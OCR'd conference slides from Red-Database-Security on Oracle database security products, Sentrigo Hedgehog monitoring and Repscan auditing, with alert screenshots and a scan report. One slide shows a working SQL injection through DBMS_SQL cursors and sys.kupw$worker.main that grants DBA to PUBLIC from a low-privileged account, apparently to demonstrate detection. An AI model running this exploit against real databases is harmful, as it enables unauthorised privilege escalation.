
- Hedgehog is a real-time database activity monitoring, auditing and breach prevention software
- Little performance impact (less than 5%). Lightweight compared with Oracle Auditing
- Allows to monitor DBA access. Important because hackers often become DBA
- Virtual patching. Protect against fixed and unfixed vulnerabilities

Useful Software – Sentrigo Hedgehog




```
c:\tools>sqlplus test/test

SQL*Plus: Release 10.1.0.2.0 - Production on Tue May 20 13:56:32 2008

Copyright (c) 1982, 2004, Oracle.  All rights reserved.


Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, Oracle Label Security, OLAP and Data Mining options

SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
TEST                           CONNECT                        NO  YES NO

SQL>
```

Useful Software – Sentrigo Hedgehog



```
USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
TEST                           CONNECT                        NO  YES NO

SQL> DECLARE -- tested OK
  2  MYC NUMBER;
  3  BEGIN
  4    MYC := DBMS_SQL.OPEN_CURSOR;
  5    DBMS_SQL.PARSE(MYC,
  6  'declare pragma autonomous_transaction;
  7  begin execute immediate ''grant dba to public''; commit;end;',0);
  8  sys.kupw$worker.main('x','''' and 1=dbms_sql.execute('||myc||')--');
  9  END;
 10  /
DECLARE -- tested OK
*
ERROR at line 1:
ORA-39079: unable to enqueue message DG
ORA-06512: at "SYS.DBMS_SYS_ERROR", line 86
ORA-06512: at "SYS.KUPC$QUE_INT", line 912
ORA-00931: missing identifier
ORA-06512: at "SYS.KUPC$QUE_INT", line 1910
ORA-06512: at line 1
ORA-06512: at "SYS.KUPC$QUEUE_INT", line 591
ORA-06512: at "SYS.KUPW$WORKER", line 13468
ORA-06512: at "SYS.KUPW$WORKER", line 5810
ORA-39125: Worker unexpected fatal error in KUPW$WORKER.MAIN while calling
KUPC$QUEUE_INT.ATTACH_QUEUE []
ORA-06512: at "SYS.KUPW$WORKER", line 1243
ORA-31626: job does not exist
ORA-39086: cannot retrieve job information
ORA-06512: at line 8


SQL> set role dba;

Role set.

SQL>
```

Useful Software – Sentrigo Hedgehog


Hedgehog Enterprise Edition [Alerts] - Windows Internet Explorer
https://localhost:8443/Rules,border.selectPageForm.sdirect
Certificate Error
Google
Hedgehog Enterprise Edition [Alerts]
Page
Tools
Hedgehog Enterprise™
Severe Messages
Alerts
Dashboard
Sensors
DBMSs
Rules
Compliance
Permissions
System
Update
Reports
Welcome admin,Change Password Logout
[Edit Filters]
Reset | Sort Options | Print Report
Resolve multiple alerts (Selected alerts)
Done
Local intranet
100%


☑ Enable auto refresh

2 Alerts Results for: Unresolved

□	Level	DBMS	Time	Resolution	Statement	Rules	Action(s)
□	🟧	ora10	20 May 2008 14:01:32	Unresolved	grant dba to public	General..., check_c...	
□	🟧	ora10	20 May 2008 14:01:32	Unresolved	DECLARE -- tested OK M...	Cursor .... SQL inj...	

(c)2007 Sentrigo LTD. All rights reserved - Li

Useful Software – Sentrigo Hedgehog



Hedgehog Enterprise Edition [Alerts] - Windows Internet Explorer
https://localhost:8443/Rules,border.selectPageForm.sdirect
Certificate Error
Google
Hedgehog Enterprise Edition [Alerts]
Page
Tools
Hedgehog Enterprise™
Severe Messages
Alerts
Dashboard
Sensors
DBMSs
Rules
Compliance
Permissions
System
Update
Reports
Welcome admin,Change Password Logout
[Edit Filters]
Delete Filter
Reset | Sort Options | Print Report
Done
Local intranet
100%

☑ Enable auto refresh

unresolved

2 Alerts Results for: Unresolved

Resolve multiple alerts (Selected alerts)

□ Level	DBMS	Time	Resolution	Statement	Rules	Action(s)
□	ora10	20 May 2008 14:01:32	Unresolved	grant dba to public	General..., check_c...	
□	ora10	20 May 2008 14:01:32	Unresolved	DECLARE -- tested OK M...	Cursor ..., SQL inj...	

User: TEST
OS User: ORA101\oracle
Rules: General SQL injection detection ..., check_commit
Statement: grant dba to public

DBMS: ora10
Application: sqlplus.exe


IP: 192.168.2.43
Hostname: ORA101
ID: 14777000

Advanced View

Resolve multiple alerts (Selected alerts)

(c)2007 Sentrigo LTD. All rights reserved - Li

Useful Software – Sentrigo Hedgehog



ora10 20 May 2008 14:01:32 Unresolved grant dba to public General..., check_c...


User: TEST
OS User: ORA101\oracle
Rules: General SQL injection detection ..., check_commit
Statement: grant dba to public

DBMS: ora10
Application: sqlplus.exe

IP: 192.168.2.43
Hostname: ORA101
ID: 14777000

Useful Software – RDS Repscan

- Repscan was designed to scan large amount of databases with a small reports
- Fast and easy to use
- Command line interface


DB Scan Report - Windows Internet Explorer
C:\r1\reports\check_rep.20080119.1353.xml
Google
DB Scan Report
Seite
Extras
red database security

Report scanned database(s)

Bericht

Report generated by RepScan™
Created:Mon Jan 14 22:41:26 2008

Used Parameters

Parameter	Value	MD5
dbinfolist	databases.xml	d7be1ef58d34c1797103afd3f08e35e7
dbchecklist	exec.xml	33e9abf8e7ba45f2570a55942f89e90b
action	check	
signatures	signatures\	
rulesonly	No	
rulepriority	0	
showpw	No	
nopwcheck	No	
norolecheck	No	
pwopenonly	Yes	

Scanned databases

Database Name	Signature	Result
ora11g	signatures\ora11g_sig.csv	failed
ora10203p	signatures\ora10203p_sig.csv	failed
ora9208p	signatures\ora9208p_sig.csv	failed
ora9208	signatures\ora9208_sig.csv	failed

The following rules violations in ora11g are found:

Context	Description
[9] Directory object(s) in use	5: CONF006 - There are directory objects available. This could be a security problem because it allows to read/write files from the operating system.
Default Directory object MEDIA_DIR [C:\oracle\11g\demo\schema\product_media\] in use	4: CONF007 - The default directory objects MEDIA_DIR exists. This could be a security problem.
Default Directory object LOG_FILE_DIR	4: CONF008 - The default directory objects LOG_FILE_DIR exists. This could be a

The (near) future

- Even in 2-3 years we will see the same/similar problems. No need so far to evolve Oracle hacking techniques.
- More incidents through better Oracle forensics
- Bigger (and more dangerous) insider threats (BND vs Liechtenstein)

Summary

- Oracle Security is a process. It takes time to fix the biggest issues
- Start with the biggest problems first.
- Raise the bar for the attacker.
- 3rd party products can help to reduce the risk.

Contact

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen
Germany

Phone: +49 - 174 - 98 78 118
Fax: +49 - 6821 - 91 27 354
E-Mail: info at red-database-security.com